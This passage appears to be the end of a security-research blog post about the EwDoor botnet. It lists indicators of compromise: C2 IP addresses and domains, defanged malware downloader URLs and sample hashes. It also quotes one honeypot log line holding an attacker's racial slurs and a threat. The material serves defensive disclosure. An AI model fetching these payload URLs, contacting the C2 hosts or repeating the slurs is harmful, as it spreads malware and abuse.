2021-11-16 10:57:11.979	212.193.30.209	48,412	|kill yourself you fucking nigger chink kike, this is a shitty honeypot, DDoS coming

Contact us

Readers are always welcomed to reach us on Twitter or email us to netlab at 360 dot cn.

IoC

C2

```
185.10.68.20
rtmxvd.iunno.se
ekgmua.zapto.org
boatreviews.xpresit.net
a.rtmxvdio.net
a.hatbowlu3hf.ru
a.hatbowlrtx.su
45.141.157.217
rtmxvd.iunno.se
hhqnyy.zapto.org
besthatsite.mooo.com
b.rtmxvdio.net
b.hatbowlu3hf.ru
b.hatbowlrtx.su

port: 53,  443, 13433
```

Downloader

```
http://185[.10.68.20:1234/ew-new.sh
http://185[.10.68.20:1234/ew.sh
http://185[.10.68.20:1234/prod/mips
http://185[.10.68.20:1234/ramdisk.img.gz
http://212[.193.30.209/61501e55/mips
http://212[.193.30.209/859b6cfa.sh
```

Sample MD5

```
007c28d9a0ccfb10c478689fd63e0de0
128331f1c808ee385375dd54d0609ebc
46c18a8e93a863053952985a39bd7d63
4f0841ac08a27d8b3d56cbd03fb68ad8
5c4390e1668856cc7f72499a72f935d6
62bc8899a353921ac685cabb63de97b3
67ccb3cf1f4f57f5a0ded4d20bc91d73
7d4937e27d0fd75dd6159ffe53ebb505
84b3df62ed45bea57d0dd85e80f0dc07
8794d23cad330de803294a2a1adb128b
abaed830fe09e92ee434236d3db01e08
b81ade4f18c2df58adef301f401e8a02
ca6eb890853434ab9a0f8cdbab0965ea
ddf96434bdb7b449ddcc925e6a5b3095
eef0035f971622cc5f48e164ca28a95f
fbbacfb20e487265c7fdb30817717f26
```

DDoS

EwDoor僵尸网络，正在攻击美国AT&T用户

背景介绍 2021年10月27日，我们的BotMon系统发现有攻击者正通过CVE-2017-6079漏洞攻击Edgewater Networks设备，其payload里有比较罕见的mount文件系统指令，这引起了我们的兴趣，经过分析，我们确认这是一个全新的僵尸网络家族，基于其针对Edgewater产商、并且有Backdoor的功能，我们将它命名为EwDoor。 最初捕获的EwDoor使用了常见的...

公有云威胁情报

公有云网络安全威胁情报（202110）：趋势及典型案例分析

1 概述 云计算服务价格低廉，部署快捷方便，但存在安全风险。黑客可以用虚假信息购买，或入侵他人机器获得云资源，用这些资源窃取、勒索原有用户的数据，或用于发起DDoS攻击、发送垃圾和钓鱼邮件、虚拟货币挖矿、刷单、违法代理和传播僵尸网络木马等其他恶意行为。 360网络安全研究院 Anglerfish蜜罐（以下简称“蜜罐系统”）通过模拟仿真...

See all 56 posts →

Dec 1, 2021 · 18 min read

Nov 25, 2021 · 10 min read